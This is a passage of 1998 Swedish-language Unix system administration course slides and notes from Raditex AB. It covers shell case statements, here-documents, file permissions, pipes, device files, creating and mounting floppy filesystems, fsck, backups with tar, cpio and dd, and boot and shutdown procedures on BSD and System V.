Värdet jämförs med mönstren pat1, pat2, ... patn tills en träff hittas. Kommandona efter mönstret exekveras fram till ;; som avslutar case. Om inget mönster hittas exekveras inte case-satserna. Filnamns substitution kan användas i mönstersatserna.

```
#!/bin/sh
val=Nisse
echo $val
case $val in
  N* )
    echo $val
    ;;
  O* )
    echo $val
    ;;
  *)
    echo "Nu gick det fel"
    ;;
esac
```

Exempel på program med case-konstruktion

GPL - © - 1998

Here-dokument

☞ Tag från filen

```
cmd <<name  
xxx  
yyy  
zzz `ls *.txt`  
name
```

OH-Bild 1 - 12

Anteckningar:

© Raditex AB - 1998

1.13 Here-dokument

Ett "here"-dokument läses av skalet och ges till kommandot. Notera att man kan sända resultatet från '-kommandon till here dokumentet.

1.13.1 Tag från filen

När man vill exekvera andra skript som läser från tangentbordet kan "here"-dokument användas.

Observera att blanktecken inte får användas i konstruktionen <<name

```
ftp -n ftp.freebsd.org <<eot
user ftp gh@raditex.se
cd pub/FreeBSD/ports
ls
eot
```

GPL - © - 1998

Filskydd

☞ `chown`

```
$chown root file
```

☞ `chgrp`

```
$chgrp others file
```

☞ `chmod`

```
$chmod ug+rw file  
$chmod 742 file
```

OH-Bild 1 - 13

Anteckningar:

© Raditex AB - 1998

1.14 Filbehörigheter i Unix

I Unix filsystem kan man sätta åtkomstbehörigheter för användare och grupper. Det finns också en möjlighet att få en användare att byta använt UID och GID när man exekverar en fil.

För att göra detta använder man kommandot `chmod`. Behörigheten anges som en mode, antingen symbolisk eller absolut. Om man anger en absolut mode ges den som ett oktalt nummer enligt

```
$ chmod nnn fil(er)
```

Här är `n` en siffra från 0 till och med 7. Symboliska moder anges enligt

```
$ chmod a operator b fil(er)
```

Där `a` är en bokstav som anger **user**, **group** eller **other**. Med operatorer menas tecken "+", "-" eller "=" med vilka man tilldelar, eller tar bort, rättigheter. Med tecknet "+" tilldelar man rättigheten, med "-" tar man bort rättigheten och med "=" tilldelar man en absolut rättighet.

Vem delen i [vem] operator [rättigheter] kan vara

u - user, g - group, o - other, a - alla

Exempel på klasser av användare att tilldela rättigheter till.

De rättigheter man kan tilldela är;

r - read (läs), w - write (skriv), x - execute (exekvera)
s - user eller group set-ID är påslagen, t - "sticky" bit är påslagen
l - låsning utföres vid åtkomst

Exempel på filrättigheter

Bara ägaren eller super-user kan ändra rättigheter på en fil.

```
$ ls -als filbeh.txt
 4 -rw----- 1 gh      raditex    1198 Apr  7 12:32 filbeh.txt
$ chmod go+rw filbeh.txt
$ ls -als filbeh.txt
 4 -rw-rw-rw- 1 gh      raditex    1198 Apr  7 12:32 filbeh.txt
```

Exempel på hur man kan ändra rättigheter för en fil.

Notera att det inte går att samtidigt sätta exekverbara och läsmöjlighet för en fil till en grupp.

```
$ chmod g+x, +l prog
```

Kommer med andra ord att generera ett fel.

GPL - © - 1998

Rörledning

☞ Data mellan program

```
$ cat file | sort | uniq
```

OH-Bild 1 - 14

Anteckningar:

© Raditex AB - 1998

1.15 Rörledningar (pipes)

En av de verkligt intressanta egenskaperna i Unix kommer från möjligheten att koppla ihop utdata från ett program med indata till ett annat. Detta kallar man rörledningar eller "pipes" på engelska.

I detta avsnitt ska vi studera mera i detalj hur dessa egenskaper kan användas.

Exempel: 6

```
$ kommando1 | kommando2 | kommando3 | kommando4 | kommando5
```

Kommando kan kopplas samman i rör

På detta vis kommer utdata från kommando1 att bli indata till kommando2 vars utdata i sin tur blir indata till kommando3 osv.

Man behöver på detta vis inte tänka på att ordna med mellanlagring av data i filer, operativsystemet sköter helt och hållet om att buffra data mellan programmen.

GPL - © - 1998

Pereferienheter

☞ Filrepresentation

☞ Flyttbarhet

OH-Bild 1 - 15

Anteckningar:

© Raditex AB - 1998

1.16 Periferienheter under Unix

I Unix behandlar man periferienheter nästan som filer. Det finns några skillnader, vi ska nämna dessa i detta avsnitt, men vi ska framför allt studera hur man kan nyttja denna egenskap till fullo.

Om vi tittar noga på devicefilerna ser vi att de har vad som kallas för ett minor och ett major nummer.

```
0 crw-rw-rw-  2 root    sys      1, 84 Oct 11 1991 /dev/rdsk/f0q18d
0 crw-rw-rw-  3 root    sys      1, 80 Apr 16 23:05 /dev/rdsk/f0q18dt
```

Dessa nummer är egentligen information till kärnan vilken device driver som skall anropas. Därefter kan kärnan sända data till devicet på lämpligt sätt (som en ström av bytes).

Det går dock alldeles utmärkt att behandla devicet som en fil.

Exempel: 7

```
_____
# find . -print | cpio -ocdumv > /dev/tape
```

Exempel på hur man kan omdirigera utdata från cpio till /dev/tape som om /dev/tape vore en vanlig fil.

Notera att över NFS så kan specialfilerna inte användas på samma sätt som på den lokala maskinen. Devicet /dev/tape ger information till den lokala kärnan och NFS transporterar inte denna information vidare på lämpligt sätt.

GPL - © - 1998

Kapitel 2

Mer om filsystemet

2.0 Mera om filsystemet

I detta avsnitt ska vi lära oss vad man som systemadministratör behöver veta om filsystemet.

Vi ska lära oss att skapa filsystem, reparera trasiga filsystem samt göra lite mer avancerad backup av filer i filsystemet.

GPL - © - 1998

Disken

☞ Cylindrar

☞ Sektorer

☞ Bootspår

OH-Bild 2 - 1

Anteckningar:

© Raditex AB - 1998

2.1 Den fysiska disken

I detta avsnitt ska vi diskutera hur den fysiska disken ser ut och hur man lägger ut sitt Unix-system på disken.

En modern hårddisk har mycket stor kapacitet. Det är idag inte alls ovanligt med hårddiskvolymen på 1GB även på PC-maskiner. Hårddisken består av en mängd skivor belagda med ett magnetiskt material.

Skivorna delas in i en mängd cylindrar vilka i sin tur är indelade sektorer. Man kan gruppera cylindrarna i upp till fyra stycken partitioner.

När boot-promet exekverar letar det alltid på första cylindern efter ett bootspår med information om vilken partition på hårddisken som är aktiv.

När den hittat denna information hoppar exekveringen till boot-strap programmet på den aktiva partitionen. Det är alltså möjligt att hålla flera olika operativsystem på en och samma hårddisk förutsatt att Det första korta programmet ger möjlighet att välja om ny aktiv partition.

```
++-----+-----+-----+-----+
| | part1 | part2 | part3 | part4 |
++-----+-----+-----+-----+
```

|
cylinder 0
med partitionsinformation

Disk med 4-st partitioner

```
++-----+-----+-----+-----+
| | part1 |
++-----+-----+-----+-----+
```

|
cylinder 0
med partitionsinformation

Disk med endast en partition.

Genom denna flexibilitet är det faktiskt möjligt att hålla såväl OS/2, FreeBSD och MS-DOS på en och samma hårddisk.

GPL - © - 1998

Filsystemet

- ☞ Hierarkiskt
- ☞ Konsistent
- ☞ Dynamisk tillväxt
- ☞ Skydd

OH-Bild 2 - 2

Anteckningar:

© Raditex AB - 1998

2.2 Filsystemet

Filsystemet i Unix karaktäriseras av;

- * en hierarkisk struktur
- * konsistent bearbetning av data
- * förmåga att skapa och ta bort filer
- * dynamisk tillväxt av filer
- * skydd av data i filer
- * behandling av kringutrustning som standardfiler

Filsystemet är organiserat som ett träd med en enskild bas kallad "root" och betecknas med /. Varje nod i trädet som inte är ett löv (eg enskild fil) är en katalog. Löven är av två slag antingen är de *vanliga filer*, eller så är de *device filer*.

En fils namn ges av en *sökväg* som beskriver hur man ska hitta filen i katalogstrukturen.

```
/usr/gh/raditex
`-----adress
`-----brev
`-----proj
  |
  | `-----tcpip
  |   `-----unix
  |   `-----unix2
  |   |
  |   | `-----ohbilder
```

Exempel på katalogstruktur

Unix katalogträd har eftertratts av många operativsystem. Vi behöver väl bara nämna MS-DOS, VMS och WindowsNT för att exemplifiera.

2.2.1 System V floppy

När man tillverkar ett filsystem under System V kan man gåtillväga på följande sätt.

Exempel: 8

```
$ /bin/format /dev/rdisk/f0q18dt
```

Detta kommando lägger ut ett bittmönster på disketten

```
$ /etc/mkfs /dev/dsk/f0q18dt 2880:600 1 36
```

Detta kommando bygger filsystemet. Notera att det är nödvändigt att känna till diskens fysiska geometri!

```
$ /etc/labelit /dev/dsk/f0q18dt memo memo2.0
```

Vi måste ge filsystemet ett namn

När vi så byggt ett filsystem på floppyn och gett det ett namn kan vi montera in det på lämplig punkt i katalogstrukturen

```
$ mkdir /usr/floppy
$ /etc/mount /dev/dsk/f0q18dt /usr/floppy
```

Montering av floppyn under katalogen /usr/floppy

När vi nu hoppar till katalogen /usr/floppy så är det altså disketten som vi har tillgång till. Vi kan nu kopiera filer till och från disketten som vi behagar.

Notera att kommandot FORMAT under MS-DOS gör MER än bara formaterar disketten. Kommandot bygger också en katalog där man kan stoppa filnamnen.

2.2.2 BSD-floppy

På FreeBSD måste du först ha en floppy som är formaterad på något sätt. I den nuvarande versionen saknas ett formateringsprogram. Om man köper färdigformaterade disketter är detta inte något problem, om man har helt oformaterade kan man formatera floppyn under DOS.

När vi så har floppyn rå-formaterad kan vi bygga ett filsystem på floppyn med kommandot;

Exempel: 9

```
$ disklabel -w -r /dev/fd0a floppy label
$ newfs /dev/fd0a floppy
```

Tillverkning av filsystem på floppy under BSD.

Notera att den geometriska informationen om floppyn finns i en fil som heter /etc/disktab.

```
# Disk geometry and partition layout tables.
# Key:
#      dt          controller type
#      ty          type of disk (fixed, removeable, simulated)
#      d[0-4]      drive-type-dependent parameters
#      ns          #sectors/track
#      nt          #tracks/cylinder
#      nc          #cylinders/disk
#      sc          #sectors/cylinder, ns*nt default
#      su          #sectors/unit, sc*nc default
#      se          sector size, DEV_BSIZE default
#      rm          rpm, 3600 default
#      sf          supports bad144-style bad sector forwarding
#      sk          sector skew per track, default 0
#      cs          sector skew per cylinder, default 0
#      hs          headswitch time, default 0
#      ts          one-cylinder seek time, default 0
#      il          sector interleave (n:1), 1 default
#      bs          boot block size, default BBSIZE
#      sb          superblock size, default SBSIZE
#      o[a-h]      partition offsets in sectors
#      p[a-h]      partition sizes in sectors
#      b[a-h]      partition block sizes in bytes
#      f[a-h]      partition fragment sizes in bytes
#      t[a-h]      partition types (filesystem, swap, etc)
#
# All partition sizes reserve space for bad sector tables.
# (5 cylinders needed for maintenance + replacement sectors)
#
qp120at|Quantum Peripherals 120MB IDE:\
:dt=ESDI:ty=winchester:se#512:nt#9:ns#32:nc#813:sf:\
:pa#13824:oa#0:ta=4.2BSD:ba#4096:fa#512:\
:pb#13824:ob#13824:tb=swap:\
:pc#234144:oc#0:\
:ph#206496:oh#27648:th=4.2BSD:bh#4096:fh#512:

pan60|Panasonic Laptop's 60MB IDE: \
:dt=ST506:ty=winchester:se#512:nt#13:ns#17:nc#565: \
:pa#13260:oa#0:ta=4.2BSD:ba#4096:fa#512:\
```



```

:pb#13260:ob#13260:tb=swap: \
:pc#124865:oc#0: \
:ph#97682:oh#26520:th=4.2BSD:bh#4096:fh#512:

mk156|toshiba156|Toshiba MK156 156Mb:\
:dt=SCSI:ty=winchester:se#512:nt#10:ns#35:nc#825:\
:pa#15748:oa#0:ba#4096:fa#512:ta=4.2BSD:\
:pb#15748:ob#15748:tb=swap:\
:pc#288750:oc#0:\
:ph#257250:oh#31500:bh#4096:fh#512:th=4.2BSD:

cp3100|Connor Peripherals 100MB IDE:\
:dt=ST506:ty=winchester:se#512:nt#8:ns#33:nc#766: \
:pa#12144:oa#0:ta=4.2BSD:ba#4096:fa#512: \
:pb#12144:ob#12144:tb=swap: \
:pc#202224:oc#0: \
:ph#177936:oh#24288:th=4.2BSD:bh#4096:fh#512:

# a == root
# b == swap
# c == d == whole disk
# e == /var
# f == scratch
# h == /usr

cp3100new|Connor Peripherals 100MB IDE, with a different configuration:\
:dt=ST506:ty=winchester:se#512:nt#8:ns#33:nc#766: \
:pa#15840:oa#0:ta=4.2BSD:ba#4096:fa#512: \
:pb#24288:ob#15840:tb=swap: \
:pc#202224:oc#0: \
:pd#202224:od#0: \
:pe#15840:oe#40128:te=4.2BSD:be#4096:fe#512: \
:pg#15840:og#55968:tg=4.2BSD:bg#4096:fg#512: \
:ph#130416:oh#71808:th=4.2BSD:bh#4096:fh#512:

floppy|floppy3|3in|3.5in High Density Floppy:\
:ty=floppy:se#512:nt#2:rm#300:ns#18:nc#80:\
:pa#2880:oa#0:ba#4096:fa#512:\
:pb#2880:ob#0:\
:pc#2880:oc#0:

floppy5|5in|5.25in High Density Floppy:\
:ty=floppy:se#512:nt#2:rm#300:ns#15:nc#80:\
:pa#2400:oa#0:ba#4096:fa#512:\
:pb#2400:ob#0:bb#4096:fb#512:\
:pc#2400:oc#0:bc#4096:fc#512:

... osv

```

Exempel på filen /etc/disktab från FreeBSD.

Eftersom vi har en färdig fil med geometrisk information om diskarna är det lätt att göra nya filsystem. Om vi köper en ny disk som inte finns med i disktab-filen måste vi skaffa oss ett datablad över disken där informationen finns.

Observera att man ibland kan få problem med mycket stora diskar. Det finns ibland begränsningar i operativsystemen som gör att det inte går att formatera hur stora diskar som helst. Läs noga i manualen om diskarna börjar närma sig storlekar av ett par gigabyte.

GPL - © - 1998

Filsystem på diskett

☞ Transport mellan system

☞ Måste vara samma filsystem

Måste gå att montera

☞ Glöm inte att avmontera

(montering)

```
/etc/mount /dev/dsk/fd0 /usr/floppy
```

(avmontering)

```
/etc/umount /dev/floppy
```

OH-Bild 2 - 3

Anteckningar:

© Raditex AB - 1998

2.3 Filsystem på diskett

Ofta behöver man transportera data mellan maskiner. Det vanligaste mediet för denna typ av transport är kanske band. Disketter är ett behändigt medium för mindre mängder data. Vi ska studera hur man kan använda disketter för transport mellan maskiner.

Disketter är också ett behändigt medium när man vill lagra mindre mängder data.

GPL - © - 1998

fsck programmet

☞ Reparation av filsystemet

☞ Kan inte reparera allt

OH-Bild 2 - 4

Anteckningar:

© Raditex AB - 1998

2.4 Kontroll av filsystemet

I detta avsnitt ska vi diskutera hur man kan reparera ett trasigt filsystem med hjälp av fsck. (file system check).

Filsystemet i Unix kan "gå sönder" på grund av en mängd olika saker. Först och främst kanske okontrollerade stopp av systemet, strömmavbrott eller ett felaktigt utfört kommando, är orsaken.

Programmet `/etc/fsstat` kontrollerar en flagga i filsystemet som talar om hurvida alla I/O operationer genomförts på ett korrekt sätt. Om denna flagga är satt skall man köra fsck. Det är dock på sin plats att rutinemässigt köra fsck.

När fsck körs kan programmet rensa inoder, plocka bort katalog entrys och göra andra förändringar i filsystemet. De förändringar som åstadkommes gör att du som ansvarig för systemet måste ha kunskaper om vad det är som händer. Även om fsck ger detaljerade rapporter om vad som händer så är meddelandena svåra att tolka och behöver förklaring.

fsck förlitar sig på information som skall vara konsistent i varje filsystem.

2.4.1 Arbetsordning

När fsck arbetar genomgås filsystemet i följande ordning.

- Kontroll av block och storlekar
- Genomgång av sökvägar
- Genomgång av anslutningar
- Genomgång av referenser
- Kontroll av fria listan

När fsck är klar rapporteras vilka åtgärder som vidtagits och om fsck arbetat på root-filsystem så ombeds du starta om systemet. Notera att fsck arbetar på det fysiska filsystemet inte på några eventuella buffertar i minnet. Därför måste operativsystemet startas om utan att buffertarna skrivs tillbaka till disken. OM detta sker kan man orsaka ännu fler problem med filsystemet.

Det är viktigt att filsystemet som skall kontrolleras är inaktivt. Detta betyder att filsystemet skall vara avmonterat. Faktum är att fsck vägrar att arbeta på ett monterat filsystem (med ett undantag).

GPL - © - 1998

Backup

☞ Skall göras regelbundet

☞ Förvara säkert

☞ Många program

◇ tar

```
cat filer.txt | xargs tar cvf /dev/fd0
```

◇ cpio

```
sync ; sync ; sync
echo "Backup startad: Entry i /etc/log/tape.log"
echo "`pwd` -->backup: `date`" >> /etc/log/tape.log
find . -depth -print | cpio -oavcdmC128000 > /dev/tape
```

◇ dd

```
dd if=/dev/fd0 of=diskett.dd bs=30b
```

OH-Bild 2 - 5

Anteckningar:

© Raditex AB - 1998

2.5 Backup

Om man vill kunna återskapa ett system som kraschat filsystemet, eller vill vara säker på att viktig information inte går förlorad måste man ta backup regelbundet.

Trots att hårddiskar idag har mycket lång livslängd (ibland tiotals år) så kan man inte bortse från den mänskliga faktorn. De är lätt hänt att någon oavsiktligt lyckas radera en eller annan viktig fil. Då är det nödvändigt att ha informationen säkrad på en backup.

Även om man har mycket goda rutiner vid backup-tagning kan man inte vara säker på att återställs systemet till 100%. Det finns alltid en och annan fil som man missar. Det gäller i varje fall att försöka minimera de filer som går förlorade.

Förutom en god administrativ ordning gäller det att ha en lämplig teknik för sina backuper.

2.5.1 Olika typer av backup

Man kan ta backup på flera olika sätt. Dels kan man ta fullständiga backuper. Det betyder att man tar backup på varje enskild fil på systemet. Dels kan man ta partiella backuper. Det kan man göra så att man antingen tar backup på en del av filsystemet eller att man tar backup på några filer från en viss datum. Ibland kan man vilja ta backup på de filer som skapats eller förändrats sedan sista gången man tog den totala backupen. En sådan här backup kallar man för *incrementell backup*.

När man tar backup är det också viktigt att tänka på att tapar skall förvaras säkert. Man bör förutom den backup som finns vid maskinen, också förvara en backup på annan plats. Helst i annan byggnad.

En backup ska också vara lätt att använda. Man ska se till att det är lätt att hämta tillbaka såväl enskilda filer som grupper av filer. Backuper bör också vara portabla mellan olika maskiner. Man kan behöva läsa tillbaka filerna på en annan maskin än den man tog backupen på.

GLÖM INTE! att verifiera dina backuper när du tagit dom.

2.5.2 Program för backup

Vi ska gå igenom några av de program man kan använda för backup.

2.5.3 dd

Med hjälp av *dd* tar man en *bild*-backup. Detta betyder att varje databit kopieras precis som den är. Detta är mycket användbart om man vill läsa in floppys utan att veta vad den innehåller.

Exempel: 10

```
För att läsa in en floppy skriver man
# dd if=/dev/fd0a of=fl.save bs=30b
För att lösa ut floppyn skriver man
# dd if=fl.save of=/dev/fd0a bs=30b
```

Denna image kan man sedan sända med elektronisk post om man gör uuencode på den.

2.5.4 tar

Detta program finns på de flesta unix-system. tar står för **tape archiver**. Detta program gör backuper som behåller katalogstrukturen, så att filer kan läsas tillbaka med ordningen bibehållen. Med tar kan backupen göras antingen med absoluta sökvägar eller med relativa. Om backupen görs med relativa sökvägar så kan du flytta runt filerna i katalogträdet.

Exempel: 11

```
_____
# cd /
# tar cvf /dev/tape .
```

Blockning kan också användas för att öka hastigheten med vilken man tar backup.

```
# tar cvbf 20 /dev/tape .
```

Exempel på totalbackup.

tar-kommandot har inte så detaljerad kontroll över vilka filer man tar backup med. I gengäld är tar mycket enkelt att använda.

Vill man verifiera backupen skriver man;

Exempel: 12

```
_____
# tar tvf /dev/tape
```

Kontroll av en backup med tar.

Man skall **ALLTID** kontrollera att en backup verkligen går att läsa. Om man vid återläsningen också skriver ut filkatalogen till en fil har man en lista på bandinnehållet. Detta kan vara praktiskt för att snabbt söka upp vilka band som innehåller vilka filer.

Exempel: 13

```
_____
# tar tvf /dev/tape > /adm/tapes/940210.txt
```

Exempel på kontroll av en backup.

Om man använder flaggan **u** kan man uppdatera ett tar arkiv. Med denna flagga lägger man till de filer som förut inte fanns och nya filer läggs i slutet av arkivet. Notera att detta kan verka enkelt men tar går

igenom hela arkivet för att se vilka filer som behöver läggas till. Detta kan ta avsevärd tid.

Man kan också ge en fil-lista till tar så att man kan välja ut filer från en viss datum.

Exempel: 14

```
# find . -type f -mtime -1 -print > 940210.list
# tar cvf /dev/tape `cat 940210.list`
```

2.5.5 cpio

cpio har en mycket friare syntax än tar. Det fungerar som ett filter och gör det behändigt att detaljstyra vilka filer som skall vara med i back-uppen. Denna stora flexibilitet kan många tycka vara besvärlig att få kontroll över.

Exempel: 15

Den generella syntaxen är

```
# cpio -o[tillval] < namnlista > arkiv
# cpio -ovB < 940210.list > /dev/tape
```

Notera att ett nyradstecken måste separera filerna i fillistan. Det är alltså inte möjligt att göra en fillista med echo. Däremot kan man mycket väl hålla en fillista i en vanlig textfil.

Exempel: 16

```
# cpio -o /dev/tape
/etc/passwd
/etc/hosts
/etc/hosts.equiv
<CTRL-D>
Exempel på backup med inmatning av listan från tangentbordet.
```

Mycket behändigt är att använda find för att skapa fillistan.

Exempel: 17

```
# find . -print | cpio -o > /dev/tape
```

Det finns mängder av flaggor till **cpio** att använda. En av de viktigare av dessa är **-depth**. Denna flagga gör att filerna i en katalog presenteras *innan* själva katalogen. Detta gör det möjligt för dig att återställa en filstruktur även om du inte har superuser-privilegier.

Ett exempel på hur man kan ta en "ordnad backup" på sitt filsystem skulle kunna se ut så här.

Exempel: 18

```
#####  
  
# find /usr -type d -print > /tmp/directories  
# find /usr ! -type d -print > /tmp/files  
# cat /tmp/directories /tmp/files | cpio -ocvB > /dev/tape  
#
```

Exempel på hur man kan ta backup.

Med hjälp av cpio är det också lätt att välja ut enskilda filer och återställa dessa.

Exempel: 19

```
#####  
  
# cpio -icvdumB 'rapp*' < /dev/tape  
rapport-jan.dat  
rapport-feb.dat  
rapport-mar.dat
```

Kom ihåg att verifiera backupen innan den stoppas i hyllan. Det är inte någon större ide att ta mängder av backuper som sedan är oläsli-
ga.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Remote Backup

☞ Backup över nätet

```
tar cvf - pattern | rsh \  
remhost 'dd of=/dev/rst0 obs=128000'
```

OH-Bild 2 - 6

Anteckningar:

© Raditex AB - 1998

2.6 Remote Backup

Det är på Unix enkelt att göra backup över nätet.

2.6.1 Massor av olika sätt

Det är nästan en sport att hitta olika sätt att ta backup på.

GPL - © - 1998

Övning: Filsystemet

☞ Målsättning

Du skall kunna hantera filer och filsystem på floppy

☞ Genomförande

Du skall ha en floppy till denna övning

OH-Bild 2 - 7

Anteckningar:

© Raditex AB - 1998

2.7 Övning: Filsystemet

Transport av information mellan maskiner behöver inte bara ske via nätverk. Det är behändigt att också kunna lagra information på floppy.

2.7.1 Målsättning

Du skall i denna övning lära dig några olika metoder för att lagra information på floppy.

2.7.2 Genomförande

tar

Vi skall börja övningen med att ta backup på några filer med hjälp av tar kommandot. Programmet tar hör till bland de enklaste att använda

Exempel: 20

```
tar cvf /dev/floppy .
```

```
tar - backupprogrammet  
cvf - c:reate v:erbose f:fil  
/dev/floppy - den fil till vilken backupen skall gå
```

Detta sätt att ta backup är säkert det enklaste man kan finna.

Vill man återställa materialet skriver man;

Exempel: 21

```
tar xvf /dev/floppy
```

Observera att man måste stå på den katalog till vilken man vill ha materialet.

Disk med filsystem

I denna övning skall vi skapa ett filsystem på vår floppy, och sedan montera detta filsystem på en katalog.

Exempel: 22

```
/bin/format /dev/rdisk/f0q18dt
```

Detta kommando formaterar floppyn.

När floppyn är formaterad måste vi bygga ett filsystem på den. Det gör vi med kommandot; mkfs.

Exempel: 23

```
/etc/mkfs /dev/dsk/f0q18dt 2880:600 1 36

f0q18dt - våran device fil
2880    - totala antalet block
600     - antal i-noder
1       - rotationsgap
36      - antal block per cylinder
(blockstorleken är i detta fall 512 bytes)
```

Notera att det inte har någon betydelse om vi bygger ett filsystem på floppy eller på en hårddisk. Förfaringsättet är lika i bägge fallen.

Nu när filsystemet är skapat skall vi skapa en label på filsystemet. Det gör vi med kommandot /etc/labelit.

Exempel: 24

```
/etc/labelit /dev/dsk/f0q18dt floppy unix2.0

/dev/dsk/f0q18dt - devicenamn
floppy          - filsystemnamn
ovnl0           - volymnamn
```

När så vi givit ett volymnamn till floppyn kan vi montera den i vårt filsystem. För att göra detta skall vi först skapa en katalog på vilken vi kan montera floppyn.

```
mkdir /usr/ovn
```

```
/usr/ovn - Den katalog där vi vill ha floppyn monterad
```

Till sist skall vi så montera disken så att den hängs in i filsystemet.

Exempel: 25

```
/etc/mount /dev/dsk/f0q18dt /usr/ovn

/usr/ovn - monteringspunkten för vårt filsystem.
```

Nu har vi tillgång till floppyn som en del av vårt filsystem. Vi kan kopiera filer till katalogen /usr/ovn varpå de hamnar på floppyn.

OBS! Glöm inte att avmontera floppyn INNAN den plockas ut ur diskettstationen. OM man glömmer det så kan filsystemet på floppyn bli obrukbar.

Avmontering sker med kommandot;

```
/etc/umount /usr/ovn
```

Du skall genomföra denna övningen och se till att du med dig hem har en floppy med det material som du använder under övningen.

GPL - © - 1998

Kapitel 3

Avancerad systemadministration

3.0 Avancerad systemadministration

Till den grundläggande systemadministrationen brukar man räkna att lägga upp användare, grupper och att ta regelbunden backup.

Till avancerat systemunderhåll brukar man räkna start och stopp av systemet, konfiguration av detsamma samt att använda accounting-systemet.

Självfallet är det som är lätt för någon svårt för någon annan. Var man drar gränsen mera exakt beror på omständigheterna.

Vad menas med avancerat systemunderhåll? Om vi till det vanliga systemunderhållet kan räkna sådant som att starta och stoppa systemet, ta backup och lägga upp användare, då kan vi kanske till det avancerade systemunderhållet räkna sådant som att bestycka maskinen med ny hårdvara, länka om kärnan och optimera ett antal olika parametrar.

3.0.1 Användare och grupper

Vi ska först repetera något om användare och grupper. Du kanske redan är bekant med hur filen där man definierar användare ser ut?

Exempel: 26

```
jordan:x:104:102:J Danielsson:/usr2/jordan:/usr/local/bin/bash
iir:x:1000:103:IIR Utbildning:/usr2/iir:/bin/sh
lasse:x:1001:101:Lars Hammarstrand:/usr2/lasse:
```

Denna fil är hämtad från undervisningsmaskinen under kursen.

Fälten i filen definieras enligt följande: Första fältet är användarens inloggningsnamn. Andra fältet är det krypterade lösenordet. Det tredje fältet är användarens numeriska identitet och det fjärde fältet är användarens numeriska identitet för grupptillhörigheten.

Nästa fält ger information om användarens namn i klartext och en del

information om hur kontot ska användas.

Fältet därefter anger vilken katalog som användaren ska logga in på.

Det sista fältet anger vilken kommandotolk som användaren ska starta med. Notera att man mycket väl kan ange ett program här. Om man vill att användaren direkt ska köra ekonomisystemet kan man direkt ange det programmet här.

3.0.2 Accounting

Varför *ska* man använda sig av accounting?

För det första blir man medveten om hur systemet används och hur man ur dessa kunskaper kan övervaka systemet effektivare.

Men först och främst kan man genom accounting varsebli missbruk av systemet. Det är inte roligt att förlora all data för att någon givit sig på att leka med systemet.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Start och stopp

☞ Enkelt att konfigurera

☞ Stor kontroll

◇ ROM-programmet kör

◇ Programladdaren tar över

◇ Kärnan initierar

◇ Start av init

OH-Bild 3 - 1

Anteckningar:

© Raditex AB - 1998

3.1 Start och stopp av systemet

Vid systemstart genomgås tre faser.

- o ROM-programmet kör
- o Programmladdaren tar över
- o Kärnan initierar
- o Start av init

Det första som händer är att ett litet program i ROM där olika enheter finns specificerade försöker att ladda en programladdare på någon av dessa enheter.

Programmladdaren gör precis vad namnet säger. Den laddar ett program (Unix-kärnan) och överför kontrollen till detta program.

När kärnan börjar att köra måste den först initiera en mängd olika saker som minnet, buffertar, initiera hårdvara, reset på kort m.m. Ofta rapporterar systemet hur denna initiering går. Därefter startas två processer, swapper och init. Det är init-processen som sedan är ansvarig för att läsa olika systemstartuppfiler och se till att de processer som vi vill ska vara igång är det. Swappern är egentligen en del av kärnan och har hand om andra processers start och stopp.

När Unix-systemet startar och stoppar genomlöps ett antal script-filer. Genom att veta vilka dessa är och vad de innehåller kan man få god kontroll över hur systemet arbetar.

GPL - © - 1998

Start och stopp BSD

☞ shutdown -h now

☞ halt -now

☞ reboot

OH-Bild 3 - 2

Anteckningar:

© Raditex AB - 1998

3.2 Start och stopp av BSD

När ett BSD-system startar eller stoppar genomgås andra filer.

```
/etc/netstart
```

```
/etc/rc.local
```

3.2.1 Boota från floppy

När Unix-systemet fungerar rätt bootar man från hårddisken. Om man sätter en floppy i floppy-stationen kommer boot-prommet först att försöka boota från floppyn och först i andra hand boota från hårddisken.

Om man har en rätt tillverkad boot-floppy kan maskinen boota helt och hållet från floppy-disken. Detta kan vara ett sätt att rädda maskinen om den inte vill starta på annat sätt.

Beroende på vilket operativsystem du använder kan proceduren vara lite olika men oftast kan man boota från den första installationsdisketten. Under installationsproceduren väntar operativsystemet vid en prompt innan installationsscripten körs. Slå direkt så kommer installationsprocedurerna att avbrytas och du hamnar i ett vanligt kommandoskal. Istället för att köras från hårddisken kommer systemet att köras från floppyn. (Ibland används dessutom en temporär RAM-disk).

Det finns flera väsentliga skillnader i miljön när man bootar från en floppy. Det som först märks är att det går betydligt långsammare. Detta beror naturligtvis på att systemet arbetar från floppyn och inte från hårddisken. Dessutom kan man inte avlägsna floppyn utan att systemet kraschar. Antal tillgängliga kommandon är dessutom starkt begränsat. Det får inte plats så många program på en ändå ganska liten floppy.

När man bootar från en floppy befinner sig systemet i singel-user mode. Detta betyder att omgivningsmiljön till operativsystemet är starkt begränsad.

Att boota från floppy är inte ämnat som någon standardprocedur utan ämnat för en skicklig användare för tester och eventuellt för att reparera systemet.

När systemet väl är igång bör du ha möjlighet att montera hårddisken för att få tillgång till de filer och kataloger som finns där. Kommandot

```
# mount -F ufs /dev/dsk/0s1 /mnt
```

monterar hårddiskens partition med root-filsystemet. Därefter kan du använda kommandot `cd` för att hoppa till `/mnt`. Här kan du redigera filer, exekvera kommandon (ofta måste man ge hela vägen till kommandot, eller möjligtvis ändra i `PATH`-variabeln).

På så vis kan du reparera filer, redigera konfigurationer och skapa förutsättningar för att systemet ska komma upp rätt vid nästa ombootning.

Tyvärr kan du inte ta ut floppyn för att läsa in andra filer, eller spara filer på en annan floppy. Du kan heller inte använda UUCP-systemet. Vissa operativsystem (t. ex. FreeBSD) tillåter dock viss användning av TCP/IP).

När man bootar från en floppy på detta vis bör man se till att systemet kommer ner på ett ordnat sätt. Förmodligen är kommandot `shutdown` inte åtkomligt från floppyn men på något sätt kan man säkert se till att systemet stannar på ett kontrollerat sätt. Försök följande:

```
# umount /mnt
# sync
# sync
# uadmin 2 0
Reboot the system now
```

I detta läge kan du slå av strömmen, plocka bort floppyn och boota från hårddisken på normalt sätt.

3.2.2 Olika kärnor

Det är möjligt att vid uppstarten av systemet boota på olika kärnor.

```
/386bsd
/386bsd.GENERICAH
/386bsd.GENERICBT
```

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Start och stopp SystemV

☞ Stop

```
/etc/shutdown -g5 -y
```

☞ init 2

Programmet init tar maskinen till olika körnivåer

☞ init 6

Automatisk omstart av systemet

OH-Bild 3 - 3

Anteckningar:

© Raditex AB - 1998

3.3 Start och stopp av SystemV

När systemet startar körs flera script som finns belägna under flera bibliotek med namnen rc*.d.

```
